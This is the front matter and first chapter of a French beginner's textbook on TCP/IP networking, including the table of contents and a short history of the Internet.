

Éric Lalitte

APPRENEZ LE FONCTIONNEMENT DES RÉSEAUX

# TCP/IP

4<sup>e</sup> édition



● Éditions  
**EYROLLES**

# TCP/IP

4<sup>e</sup> édition

Savez-vous réellement ce qui se passe lorsque vous vous connectez à un site web ? Découvrez dans cet ouvrage, conçu pour les débutants, les notions clés pour comprendre le fonctionnement d'Internet et des réseaux TCP/IP, ainsi que tout ce qui est nécessaire pour créer et administrer votre propre réseau local.

## QU'ALLEZ-VOUS APPRENDRE ?

### Comment communiquer sur un réseau local ?

- L'histoire d'Internet
- La création d'Internet, le modèle OSI
- Brancher les machines : la couche 1
- Faire communiquer les machines entre elles : la couche 2
- Le matériel de couche 2, le commutateur
- En pratique

### Communiquer entre réseaux

- La couche 3 : relier des réseaux
- Découper une plage d'adresses
- Le routage
- Les autres protocoles

### Communiquer entre applications

- Qu'est-ce qu'une application ?
- Rendre mes applications joignables sur le réseau
- La NAT et le port forwarding
- TP récapitulatif

### Les services réseau

- Le service DHCP
- Le service DNS
- Le service web

### Maîtriser ses applications et réseaux TCP/IP

Nouveau

- Maîtriser le protocole IP
- Approfondir le protocole TCP et le suivi des connexions
- Mettre en œuvre une solution de messagerie complète

## À PROPOS DE L'AUTEUR

Passionné par les réseaux informatiques et la pédagogie, c'est naturellement qu'Éric s'est tourné vers l'enseignement. Après 5 années de consulting en réseaux et sécurité, il intègre en 2004 l'école de ses rêves, IN'TECH, pour prendre en charge la filiale Systèmes et Réseaux. Il en est le directeur depuis 2011. Ne trouvant pas d'ouvrages suffisamment représentatifs, à ses yeux, de la réalité d'Internet, il a décidé de mettre sur papier les cours qu'il délivre depuis plus d'une dizaine d'années.

## L'ESPRIT D'OPENCLASSROOMS

Des cours ouverts, riches et vivants, conçus pour tous les niveaux et accessibles à tous gratuitement sur notre plate-forme d'e-éducation : [www.openclassrooms.com](http://www.openclassrooms.com). Vous y vivrez une véritable expérience communautaire de l'apprentissage, permettant à chacun d'apprendre avec le soutien et l'aide des autres étudiants sur les forums. Vous profiterez des cours disponibles partout, tout le temps.

APPRENEZ LE FONCTIONNEMENT DES RÉSEAUX

# TCP/IP

## DANS LA MÊME COLLECTION

M. NEBRA. – **Concevez votre site web avec PHP et MySQL.**

N° 67475, 3<sup>e</sup> édition, 2017, 392 pages.

M. NEBRA. – **Réalisez votre site web avec HTML 5 et CSS 3.**

N° 67476, 2<sup>e</sup> édition, 2017, 364 pages.

V. THUILLIER. – **Programmez en orienté objet en PHP.**

N° 14472, 2<sup>e</sup> édition, 2017, 474 pages.

J. PARDANAUD, S. DE LA MARCK. – **Découvrez le langage JavaScript.**

N° 14399, 2017, 478 pages.

A. BACCO. – **Développez votre site web avec le framework Symfony3.**

N° 14403, 2016, 516 pages.

M. CHAVELLI. – **Découvrez le framework PHP Laravel.**

N° 14398, 2016, 326 pages.

R. DE VISSCHER. – **Découvrez le langage Swift.**

N° 14397, 2016, 128 pages.

M. LORANT, M. XHONNEUX. – **Développez votre site web avec le framework Django.**

N° 21626, 2015, 285 pages.

M. NEBRA, M. SCHALLER. – **Programmez avec le langage C++.**

N° 21622, 2015, 674 pages.

## SUR LE MÊME THÈME

G. PUJOLLE. – **Les réseaux.**

N° 67535, 9<sup>e</sup> édition, 2018, 800 pages.

Y. BOUGUEN, E. HARDOUIN, F-X. WOLFF. – **LTE et les réseaux 4G.**

N° 12990, 2012, 548 pages.

Retrouvez nos bundles (livres papier + e-book) et livres numériques sur  
**<http://izibook.eyrolles.com>**



Éric Lalitte

APPRENEZ LE FONCTIONNEMENT DES RÉSEAUX

# TCP/IP

4<sup>e</sup> édition



● Éditions  
**EYROLLES**

ÉDITIONS EYROLLES  
61, bd Saint-Germain  
75240 Paris Cedex 05  
[www.editions-eyrolles.com](http://www.editions-eyrolles.com)

En application de la loi du 11 mars 1957, il est interdit de reproduire intégralement ou partiellement le présent ouvrage, sur quelque support que ce soit, sans l'autorisation de l'Éditeur ou du Centre Français d'exploitation du droit de copie, 20, rue des Grands Augustins, 75006 Paris.

© OpenClassrooms, 2016  
© Groupe Eyrolles, 2018  
© Éditions Eyrolles, 2019. ISBN Eyrolles : 978-2-212-67776-8

# Avant-propos

Savez-vous réellement ce qui se passe lorsque vous vous connectez à un site web ? Découvrez dans cet ouvrage les notions clés pour comprendre le fonctionnement d'Internet et des réseaux TCP/IP, ainsi que tout ce qui est nécessaire pour créer et administrer votre propre réseau local. Et même réparer ces pannes réseaux qui vous gâchent la vie et vous empêchent d'accéder à vos sites préférés !

Vous n'y connaissez rien aux réseaux ? Pas de soucis, cet ouvrage s'adresse justement aux débutants en programmation, aux développeurs de sites, aux administrateurs système en devenir et aux étudiants en école d'informatique.

## Structure de l'ouvrage

Le plan de ce livre a été conçu pour faciliter votre apprentissage des réseaux TCP/IP. Cinq parties vous sont ainsi proposées pour apprendre à communiquer sur un réseau local, communiquer entre réseaux ou entre applications et enfin pour en savoir plus sur les services réseau.

S'ajoutent à cela de nombreux exercices (corrigés rassurez-vous !) et des TP pour vous permettre de passer de la théorie à la pratique.

## Comment lire ce livre ?

### Suivez l'ordre des chapitres

Lisez ce livre comme on lit un roman. Il a été conçu pour cela. Contrairement à beaucoup de livres techniques où il est courant de lire en diagonale et de sauter certains

chapitres, il est ici fortement recommandé de suivre l'ordre du livre, à moins que vous ne soyez déjà, au moins un peu, expérimenté.

### **Pratiquez en même temps**

Pratiquez régulièrement. N'attendez pas d'avoir fini de lire ce livre pour allumer votre ordinateur.

# Table des matières

<b>Première partie – Comment communiquer sur un réseau local ?</b>	<b>1</b>
<b>1 L’histoire d’Internet</b>	<b>3</b>
Une histoire de mailles . . . . .	3
Internet aujourd’hui . . . . .	5
<b>2 La création d’Internet, le modèle OSI</b>	<b>7</b>
Comment communiquer ? . . . . .	7
Le modèle OSI . . . . .	8
<i>Cartes d’identité des couches du modèle OSI</i> . . . . .	10
<i>Règles d’or du modèle OSI</i> . . . . .	11
Chaque couche est indépendante . . . . .	11
Chaque couche ne peut communiquer qu’avec une couche adjacente . . . . .	12
Ce qu’il faut retenir . . . . .	13
<b>3 Brancher les machines : la couche 1</b>	<b>15</b>
La couche 1, ses rôles. . . . .	15
Les matériels, câbles. . . . .	16
<i>Les câbles coaxiaux</i> . . . . .	16
Le câble coaxial 10B5 . . . . .	17
Le câble coaxial 10B2 . . . . .	18
<i>La paire torsadée</i> . . . . .	19
<i>La fibre optique</i> . . . . .	25
Le nom scientifique . . . . .	26
La fibre aujourd’hui . . . . .	26

La topologie réseau . . . . .	27
<i>Les trois topologies</i> . . . . .	27
<i>Caractéristiques.</i> . . . . .	28
Caractéristiques du bus. . . . .	28
Caractéristiques de l'anneau . . . . .	29
Caractéristiques de l'étoile. . . . .	29
<i>Quelle topologie utiliser ?.</i> . . . . .	30
Le CSMA/CD . . . . .	30
Ce qu'il faut retenir . . . . .	32
 <b>4 Faire communiquer les machines entre elles : la couche 2</b>	 <b>33</b>
La couche 2, ses rôles. . . . .	33
Un identifiant, l'adresse MAC. . . . .	34
<i>Notation de l'adresse MAC.</i> . . . . .	34
Un peu de calcul binaire . . . . .	34
Comment calculer en binaire ? . . . . .	35
<i>Et l'adresse MAC là-dedans ?</i> . . . . .	39
Codage de l'adresse MAC. . . . .	40
Trucs et astuces ! . . . . .	41
Une adresse MAC spéciale . . . . .	42
<i>Et maintenant ?</i> . . . . .	42
Un protocole, Ethernet. . . . .	42
<i>Le langage de couche 2, c'est quoi ?.</i> . . . . .	42
À quoi sert un protocole ? . . . . .	43
<i>Format d'une trame Ethernet</i> . . . . .	43
Et ensuite ? . . . . .	44
Qu'est-ce que le CRC ? . . . . .	45
<i>La trame complète</i> . . . . .	46
Quelle taille pour la trame ? . . . . .	46
Ce qu'il faut retenir . . . . .	47
 <b>5 Le matériel de couche 2, le commutateur</b>	 <b>49</b>
Le commutateur en détail . . . . .	49
<i>Aiguiller les trames</i> . . . . .	50
<i>Mettre à jour la table CAM</i> . . . . .	51
<i>Le TTL de la table CAM</i> . . . . .	53
<i>Questions complémentaires</i> . . . . .	55
<i>Exemple réel de table CAM</i> . . . . .	55
<i>Trucs et astuces (de vilains...)</i> . . . . .	56
La révolution du commutateur . . . . .	56
<i>La commutation m'a tuer.</i> . . . . .	57
Le full duplex m'a tuer . . . . .	58
Un gain gigantesque . . . . .	60
Pour aller plus loin, les VLAN . . . . .	60
<i>Qu'est-ce qu'un VLAN ?.</i> . . . . .	61

<i>Quel est l'intérêt des VLAN ?</i> . . . . .	62
Ce qu'il faut retenir . . . . .	63
<b>6 En pratique</b> . . . . .	<b>65</b>
La couche 2 sur ma machine . . . . .	65
<i>Sous Windows</i> . . . . .	65
En ligne de commande . . . . .	66
À l'aide de l'interface graphique . . . . .	67
<i>Sous Linux</i> . . . . .	70
Accès par l'interface graphique . . . . .	70
Accès en ligne de commande . . . . .	70
Exercice 1 : quand la boucle est bouclée . . . . .	71
Exercice 2 : le simulateur de réseaux . . . . .	73
<i>Installation du logiciel</i> . . . . .	73
Premiers pas avec trois hubs . . . . .	73
Passons au switch . . . . .	75
Exercice 3 : écriture d'une trame . . . . .	76
Ce qu'il faut retenir . . . . .	77
 <b>Deuxième partie – Communiquer entre réseaux</b> . . . . .	 <b>79</b>
 <b>7 La couche 3 : relier des réseaux</b> . . . . .	 <b>81</b>
La couche 3, ses rôles. . . . .	81
Un identifiant, l'adresse IP . . . . .	84
<i>Quelques questions préliminaires.</i> . . . .	84
<i>Deux adresses pour le prix d'une !</i> . . . . .	84
Une adresse multifonction. . . . .	84
Le masque de sous-réseau. . . . .	85
Le masque de sous-réseau et les difficultés associées . . . . .	86
<i>Calcul de la partie réseau et de la partie machine d'une adresse</i> . . . . .	86
<i>La contiguïté des bits.</i> . . . .	87
<i>Calculer des plages d'adresses</i> . . . . .	88
Calculer la première et la dernière adresse d'une plage . . . . .	88
Nombre d'adresses dans un réseau. . . . .	89
Adresse de réseau, adresse de broadcast. . . . .	90
Retour sur nos questions. . . . .	90
Le masque mis en pratique . . . . .	91
<i>Adresse de réseau, de machine ou de broadcast ?</i> . . . . .	91
Premier exemple . . . . .	91
Des exemples plus complexes . . . . .	92
Trucs et astuces ! . . . . .	93
Des adresses particulières . . . . .	93
<i>Les RFC</i> . . . . .	93

<i>La RFC 1918</i> . . . . .	93
Ce qu'il faut retenir . . . . .	95
<b>8 Découper une plage d'adresses</b>	<b>97</b>
Découper avec la méthode de base . . . . .	97
<i>Une écriture pour les fainéants</i> . . . . .	98
<i>Un premier découpage</i> . . . . .	98
Vérifier le nombre d'adresses . . . . .	98
Calcul des masques . . . . .	99
Choisir des plages d'adresses . . . . .	99
<i>La version compliquée du découpage</i> . . . . .	101
<i>Les cas difficiles</i> . . . . .	102
Découper avec la méthode magique . . . . .	103
<i>Le nombre magique</i> . . . . .	103
<i>Que faire avec le nombre magique ?</i> . . . . .	103
<i>La méthode magique améliorée</i> . . . . .	104
<i>Un exemple concret de découpage</i> . . . . .	105
Étape 1 : calculer la plage d'origine . . . . .	105
Étape 2 : calculer des masques . . . . .	105
Étape 3 : calculer des plages . . . . .	106
Résultat . . . . .	106
<i>Quand ça se complique</i> . . . . .	106
<i>Exercices</i> . . . . .	108
Premier exemple . . . . .	108
Second exemple... le même que le premier ! . . . . .	109
À vous de jouer . . . . .	110
Ce qu'il faut retenir . . . . .	110
<b>9 Le routage</b>	<b>111</b>
Le protocole, IP . . . . .	111
<i>Le datagramme</i> . . . . .	113
<i>L'encapsulation</i> . . . . .	113
<i>Exemple</i> . . . . .	115
<i>Revenons à notre protocole IP</i> . . . . .	117
Le routage en détail . . . . .	117
<i>Le routeur</i> . . . . .	118
Exemple . . . . .	119
La table de routage . . . . .	120
La route par défaut . . . . .	122
Exercice . . . . .	122
Mettre en pratique le routage . . . . .	131
<i>Installation</i> . . . . .	131
Linux vs Windows . . . . .	131
L'architecture . . . . .	131
<i>Étape 1 : notre machine</i> . . . . .	132
Sous Windows . . . . .	132



Sous Linux . . . . .	137
Étape 2 : mettre en place notre architecture . . . . .	139
Un premier réseau simple . . . . .	139
Créer des machines virtuelles . . . . .	140
Réalisation du TP . . . . .	145
Configuration du routeur . . . . .	147
Étape 3 : pour ceux qui le souhaitent . . . . .	152
Création des machines . . . . .	152
Écriture des tables de routage . . . . .	152
Configuration . . . . .	152
Tests . . . . .	153
Ce qu'il faut retenir . . . . .	153

## 10 Les autres protocoles 155

Le protocole ARP . . . . .	155
<i>Pourquoi encore un protocole ?</i> . . . . .	155
Le protocole ARP en détail . . . . .	156
La table ARP . . . . .	157
Déroulement complet d'une requête ARP . . . . .	158
Récapitulons tout cela ! . . . . .	159
<i>Détail de la communication</i> . . . . .	159
Étape 1 : la machine locale . . . . .	159
Étape 2 : le switch . . . . .	160
Étape 3 : le routeur . . . . .	160
Étape 4 : le retour du switch . . . . .	161
Étape 5 : réception par la machine 192.168.1.2 . . . . .	161
En pratique : écouter le voisin . . . . .	161
<i>Le principe</i> . . . . .	162
<i>Mise en œuvre</i> . . . . .	163
Installer Scapy . . . . .	164
Un petit script d'automatisation . . . . .	165
À l'attaque ! . . . . .	165
Améliorer l'attaque . . . . .	168
Conséquences et objectifs de l'attaque . . . . .	168
Améliorer encore l'attaque . . . . .	169
Une autre amélioration de l'attaque . . . . .	170
Le protocole ICMP . . . . .	170
<i>Encore un protocole pour la couche 3 !</i> . . . . .	170
Pourquoi un protocole supplémentaire ? . . . . .	170
Fonctionnement du protocole . . . . .	171
Messages automatiques . . . . .	171
Exemple . . . . .	172
Messages pour déboguer le réseau . . . . .	174
<i>Exercice</i> . . . . .	175
Ce qu'il faut retenir . . . . .	175

## Troisième partie – Communiquer entre applications 177

### 11 Qu'est-ce qu'une application ? 179

Le serveur . . . . .	179
<i>Le serveur écoute</i> . . . . .	180
<i>Conclusion</i> . . . . .	181
Le client . . . . .	181

### 12 Rendre mes applications joignables sur le réseau 183

La couche 4, ses rôles. . . . .	183
Un identifiant : le port . . . . .	184
<i>Définition</i> . . . . .	184
<i>Exemple de port en écoute</i> . . . . .	185
<i>Quelles adresses pour les ports ?</i> . . . . .	187
Beaucoup de ports !. . . . .	187
Liste des ports . . . . .	187
Deux protocoles, TCP et UDP . . . . .	189
<i>Deux protocoles pour le prix d'un !</i> . . . . .	189
<i>UDP, la simplicité</i> . . . . .	190
Le datagramme UDP . . . . .	190
Les applications qui utilisent UDP . . . . .	191
<i>TCP, tout envoi sera acquitté !</i> . . . . .	192
Avant de communiquer, on assure la communication . . . . .	192
Les drapeaux . . . . .	192
Établir la connexion . . . . .	193
Continuer la connexion. . . . .	194
Fin de la connexion . . . . .	195
Le segment TCP. . . . .	196
Étude d'une connexion TCP complète . . . . .	197
<i>Wireshark, l'explorateur du réseau</i> . . . . .	197
Présentation de l'outil. . . . .	197
Présentation de la fenêtre Wireshark . . . . .	198
<i>Étude complète d'une connexion</i> . . . . .	200
Installation de Wireshark. . . . .	200
Lancement de la connexion et du sniffer. . . . .	200
Étude des paquets . . . . .	202
<i>Conclusion</i> . . . . .	205
Ce qu'il faut retenir . . . . .	206

### 13 La NAT et le port forwarding 207

Pourquoi la NAT ? . . . . .	207
<i>Un peu d'histoire</i> . . . . .	207
Les problèmes . . . . .	207
La pénurie d'adresses . . . . .	207
<i>L'accès à Internet via les adresses IP privées</i> . . . . .	212

Fonctionnement de la NAT . . . . .	213
<i>Principe</i> . . . . .	213
Un peu de vocabulaire . . . . .	213
Fonctionnement de la NAT dynamique . . . . .	213
Utilisation des ports de la couche 4 . . . . .	215
La box entre en jeu . . . . .	216
<i>Récapitulatif</i> . . . . .	217
Des problèmes, encore des problèmes . . . . .	217
Accéder à Internet c'est bien, mais pouvoir être joint c'est mieux ! . . . . .	218
<i>Le port forwarding</i> . . . . .	220
Principe . . . . .	220
Une solution sécurisée ! . . . . .	221
La limite du port forwarding . . . . .	223
<i>Un exercice pas si facile !</i> . . . . .	223
Énoncé . . . . .	223
Ce qu'il faut retenir . . . . .	227

## 14 TP récapitulatif 229

Énoncé de l'exercice et comment le résoudre . . . . .	229
<i>Comment procéder ?</i> . . . . .	230
Au départ, notre machine . . . . .	230
Envoyer la trame sur le réseau . . . . .	231
Réceptionner la trame par la machine destinataire et réponse . . . . .	231
Au cœur de notre machine . . . . .	231
<i>De l'application au réseau</i> . . . . .	231
En couche 7 . . . . .	232
En couche 4 . . . . .	232
En couche 3 . . . . .	233
En couche 2 . . . . .	234
Sur le réseau . . . . .	235
<i>Un long voyage réseau</i> . . . . .	235
Première rencontre sur le réseau . . . . .	235
En route pour le routeur . . . . .	236
Réception par la machine destinataire . . . . .	239
<i>Réception des informations</i> . . . . .	239
Réception de la trame en couche 2 . . . . .	239
Réception du datagramme en couche 3 . . . . .	239
Réception du segment en couche 4 . . . . .	240
Ce qu'il faut retenir . . . . .	241

## Quatrième partie – Les services réseau 243

### 15 Le service DHCP 245

Principe du DHCP . . . . .	245
<i>Le DHCP expliqué</i> . . . . .	245

Un protocole pour distribuer des adresses IP . . . . .	246
Mettre en place un serveur DHCP . . . . .	247
<i>Installation et configuration</i> . . . . .	248
<i>Test de la solution</i> . . . . .	249
Ce qu'il faut retenir . . . . .	250
<b>16 Le service DNS</b> . . . . .	<b>251</b>
Présentation du DNS. . . . .	251
<i>Un arbre avec des branches</i> . . . . .	252
Une arborescence ordonnée . . . . .	252
Trucs et astuces ! . . . . .	253
<i>La résolution, comment ça marche ?</i> . . . . .	253
<i>La gestion internationale des noms de domaines</i> . . . . .	255
Configurer Bind . . . . .	255
<i>Préparation</i> . . . . .	256
<i>Installation de Bind9</i> . . . . .	256
<i>Configuration du serveur maître</i> . . . . .	257
Déclarer les zones . . . . .	257
Configurer la zone du serveur maître . . . . .	257
<i>Configurer le serveur esclave</i> . . . . .	261
<i>Résolution inverse</i> . . . . .	262
<i>Vérification</i> . . . . .	263
Exercice . . . . .	264
Ce qu'il faut retenir . . . . .	264
<b>17 Le service web</b> . . . . .	<b>265</b>
Description du service. . . . .	265
<i>Principe du Web</i> . . . . .	265
Le protocole HTTP . . . . .	266
Les différents serveurs web . . . . .	266
Mise en place et configuration. . . . .	267
<i>Installer Apache</i> . . . . .	267
<i>Configurer Apache2</i> . . . . .	268
Pour aller plus loin . . . . .	275
<i>Bidouillons gaiement !</i> . . . . .	275
index.tutu . . . . .	276
Ajouter des fichiers d'index à Apache2 . . . . .	276
Ajouter des types à Apache2 . . . . .	277
<i>Utiliser des Virtualhosts (hôtes virtuels)</i> . . . . .	278
Configurer le DNS . . . . .	279
Configurer les virtualhosts. . . . .	280
<i>Un répertoire venu d'ailleurs</i> . . . . .	282
Un lien plus que familial . . . . .	282
Une page pour tous ! . . . . .	283
Ce qu'il faut retenir . . . . .	285

## Cinquième partie – Maîtriser ses applications et réseaux TCP/IP 287

### 18 Maîtriser le protocole IP 289

Détailler l'en-tête IP . . . . .	289
<i>Le format de l'en-tête</i> . . . . .	289
<i>Détail des champs de l'en-tête</i> . . . . .	291
Première ligne . . . . .	291
Deuxième ligne . . . . .	294
Troisième ligne . . . . .	294
Quatrième et cinquième lignes . . . . .	294
Sixième ligne . . . . .	294
Fragmenter les paquets . . . . .	295
<i>Découper des fragments</i> . . . . .	296
<i>Identification et assemblage des fragments</i> . . . . .	298
<i>Premier exercice de fragmentation</i> . . . . .	301
<i>Deuxième exercice, plus complexe</i> . . . . .	305
Exercice d'entraînement . . . . .	309
Ce qu'il faut en retenir . . . . .	310
Pour aller plus loin . . . . .	310
<i>Correction de l'exercice</i> . . . . .	310
S'initier au scan de ports . . . . .	313
<i>Qu'est-ce qu'un scan de ports ?</i> . . . . .	313
<i>Comment voir les ports ouverts sur ma machine ?</i> . . . . .	313
<i>Que sont les états des connexions ?</i> . . . . .	316
<i>À quoi sert un scan de ports ?</i> . . . . .	316
<i>Comment fonctionne un scan de ports ?</i> . . . . .	317
Fonctionnement d'une connexion en UDP . . . . .	317
Fonctionnement d'une connexion en TCP . . . . .	319
Lancer le scan de ports . . . . .	320
<i>Pourquoi faire un scan de ports ?</i> . . . . .	321
Tester ses propres systèmes . . . . .	322
Tester les systèmes des autres . . . . .	322
Pour aller plus loin : fonctionnalités avancées . . . . .	322
Scanner une machine avec la technique idle port scan . . . . .	323
<i>La technique idle port scan</i> . . . . .	323
<i>Comment est-ce possible ?</i> . . . . .	323
<i>La théorie du scan de port</i> . . . . .	323
<i>L'IPID</i> . . . . .	324
<i>Le déroulement du scan complet</i> . . . . .	325
<i>Limitations</i> . . . . .	326
<i>La mise en pratique</i> . . . . .	326
Étape 1 : trouver un voisin . . . . .	326
Réalisation de l'idle port scan . . . . .	328
<i>Conclusion</i> . . . . .	330

### 19 Approfondir le protocole TCP et le suivi des connexions 331

L'en-tête TCP . . . . .	331
-------------------------	-----

Effectuer le suivi des connexions TCP . . . . .	334
<i>Établissement d'une connexion TCP</i> . . . . .	335
<i>Rétablissement de la vérité (la vraie)</i> . . . . .	337
<i>Suivi d'une connexion TCP</i> . . . . .	338
<i>Fermeture de la connexion TCP</i> . . . . .	340
<i>Conclusion</i> . . . . .	341
S'exercer au suivi de connexion . . . . .	341
<i>Exercice 1 : suivi de connexion un peu plus complexe</i> . . . . .	341
<i>Exercice 2 : étude d'une trace Wireshark</i> . . . . .	342
<i>Correction des exercices</i> . . . . .	343
Exercice 1 . . . . .	343
Exercice 2 . . . . .	345
Mettre en place le suivi des connexions TCP et la sécurité avec le blind spoofing . . . . .	346
<i>L'attaque de Noël</i> . . . . .	347
<i>L'attaque, en théorie</i> . . . . .	347
La faille de l'ISN et le non-respect de la RFC . . . . .	350
Comment connaître le compteur du serveur ? . . . . .	351
Faites-moi taire cette machine ! . . . . .	351
Principe du SYN flood . . . . .	352
Revenons à notre attaque . . . . .	352
<i>Déroulement complet de l'attaque</i> . . . . .	352
Étape 1 – Flood sur la machine A . . . . .	352
Étape 2 – Récupération de l'ISN du serveur à un instant $t$ . . . . .	353
Étape 3 – Envoi d'un faux segment SYN au serveur en se faisant passer pour la machine A . . . . .	355
Étape 4 – Envoi d'un segment ACK de réponse avec le bon numéro d'acquittement . . . . .	356
Étape 5 – Validation de la connexion par le serveur . . . . .	356
<i>Conclusion</i> . . . . .	357
<b>20 Mettre en œuvre une solution de messagerie complète</b> . . . . .	<b>359</b>
S'initier à la messagerie . . . . .	359
<i>Principes de fonctionnement</i> . . . . .	359
L'envoi et la réception des e-mails hors connexion . . . . .	360
Récupération de l'e-mail par l'utilisateur final . . . . .	361
Maîtriser le protocole SMTP . . . . .	363
<i>Mettre en œuvre le serveur SMTP</i> . . . . .	363
Principes . . . . .	363
Installation . . . . .	363
Configurer Postfix . . . . .	365
Un premier envoi d'e-mail . . . . .	368
Mise en place de boîtes de réception virtuelles . . . . .	372
Une remarque intéressante en passant . . . . .	378
<i>Installer une base de données SQL</i> . . . . .	379
Installation et configuration des paquets . . . . .	379
Création de la base et des tables . . . . .	380
Notre premier test, enfin ! . . . . .	388

<i>Utilisation complète du protocole SMTP</i> . . . . .	389
Envoi à une adresse extérieure . . . . .	389
Le protocole SMTP aujourd'hui . . . . .	393
Blocage du SMTP . . . . .	393
Les listes noires . . . . .	395
<i>En résumé</i> . . . . .	396
Maîtriser le protocole IMAP . . . . .	396
<i>Mettre en œuvre le serveur IMAP</i> . . . . .	397
Principes . . . . .	397
Installation . . . . .	397
Configuration du service . . . . .	398
Une dernière vérification . . . . .	402
Mettre en place une solution de messagerie . . . . .	403
<i>Installer le serveur web</i> . . . . .	403
<i>Installer le webmail</i> . . . . .	406
Récupération des outils nécessaires et installation de RainLoop . . . . .	406
Création d'un virtualhost dédié pour notre webmail . . . . .	407
<i>Configurer le webmail</i> . . . . .	409
Changement du mot de passe du compte administrateur . . . . .	410
Configuration pas à pas . . . . .	410
<i>Connexion au webmail</i> . . . . .	412
<i>Conclusion</i> . . . . .	414
En pratique : administrer notre solution de messagerie . . . . .	414
<i>Comment fonctionne une interface d'administration ?</i> . . . . .	415
<i>Ajouter des utilisateurs</i> . . . . .	415
Une page pour relancer nos services . . . . .	423
<i>Quelques mises en garde</i> . . . . .	428





## Première partie

# Comment communiquer sur un réseau local ?

Dans cette partie nous allons aborder l'histoire d'Internet. Nous verrons aussi les différents éléments qui composent le réseau et comment les machines arrivent à communiquer ensemble.



# L'histoire d'Internet

Nous voilà prêts à plonger dans le fonctionnement d'Internet ! Mais avant toute chose, essayons de comprendre pourquoi et comment nous en sommes arrivés là.


Je vous propose dans ce chapitre une petite histoire d'Internet...

## Une histoire de mailles

Internet a été créé au départ pour une raison bien particulière.

Dans les années 1950, les communications s'établissaient « point à point », c'est-à-dire qu'on ne pouvait communiquer qu'avec une seule machine à la fois. Les chercheurs qui devaient communiquer avec plusieurs autres chercheurs lors de réunions, se sont alors rendu compte qu'il serait intéressant de pouvoir le faire en temps réel, plutôt que de passer d'un interlocuteur à l'autre successivement.

Ils ont donc cherché à créer un nouveau moyen de communication qui ne serait plus centralisé, **mais maillé**.



Réseau de communication centralisé

Ainsi, toute information pourrait passer par différents points, et que si certains points disparaissaient, cela n'empêcherait pas l'information de circuler. Observez donc la figure suivante : vous pouvez voir qu'avec un réseau de communication maillé, si un point de communication n'est plus en état de fonctionner, l'information peut passer par un chemin différent.



Schéma d'un réseau maillé


Maintenant que l'idée est posée, il reste à la mettre en œuvre !

Les chercheurs vont travailler dessus et notamment mettre en place un réseau pour l'armée. C'est seulement au **début des années 1960** que l'on voit apparaître des textes décrivant les prémices de ce que sera par la suite Internet.

À la **fin des années 1960**, l'Arpanet, l'ancêtre d'Internet, ne comportait que quatre machines ! Les protocoles utilisés alors ne permettaient pas d'atteindre les buts fixés, à savoir de faire dialoguer des machines provenant de plusieurs réseaux en utilisant différentes technologies de communication.

C'est alors que les chercheurs se sont orientés vers la création d'autres protocoles de communication, et notamment TCP/IP. Internet a continué de croître au fil des années, mais c'est **en 1990** qu'une révolution va permettre sa croissance réelle : le langage HTML et le protocole d'échange HTTP, qui ont permis la création de pages web.

Tout va s'accélérer alors avec la création des premiers navigateurs capables d'afficher des images, et la libération de l'utilisation des noms de domaine. La figure suivante montre la progression phénoménale d'Internet dans les **années 1990-2000**.



Évolution des utilisateurs d'Internet  
(source : Wikipédia)


## Internet aujourd'hui

Aujourd'hui, Internet c'est **3,4 milliards** d'internautes et **200 millions** de serveurs. Parmi ces internautes, nous pouvons observer des disparités à travers le monde :

- 42 % des internautes viennent d'Asie ;
- le pays le plus internetisé est... la Corée du Sud ;
- les internautes français représentent 1,6 % du total des internautes ;
- 78 % des Américains ont Internet contre 10 % des Africains ;
- une personne sur trois dans le monde a accès à Internet ;
- le nombre d'internautes entre 2000 et 2010 a été multiplié par 4,5 ;
- la croissance d'Internet en Afrique est de 2 360 % entre 2000 et 2010 !



Je ne vais pas continuer à vous abreuver de chiffres, bien que certains soient étonnants. Voyons plutôt le graphique présenté en figure suivante, il représente les connexions entre machines d'Internet. Prenez votre loupe !



Connexions entre machines d'Internet  
(source : Wikipédia)

Cependant, n'oublions pas notre objectif premier : **comprendre le fonctionnement d'Internet**. Donc fini de rêvasser, passons aux choses sérieuses !

Maintenant que nous connaissons une partie de l'histoire d'Internet, il est grand temps de nous plonger dans son fonctionnement, notamment en étudiant sa création.

# 2

# La création d'Internet, le modèle OSI

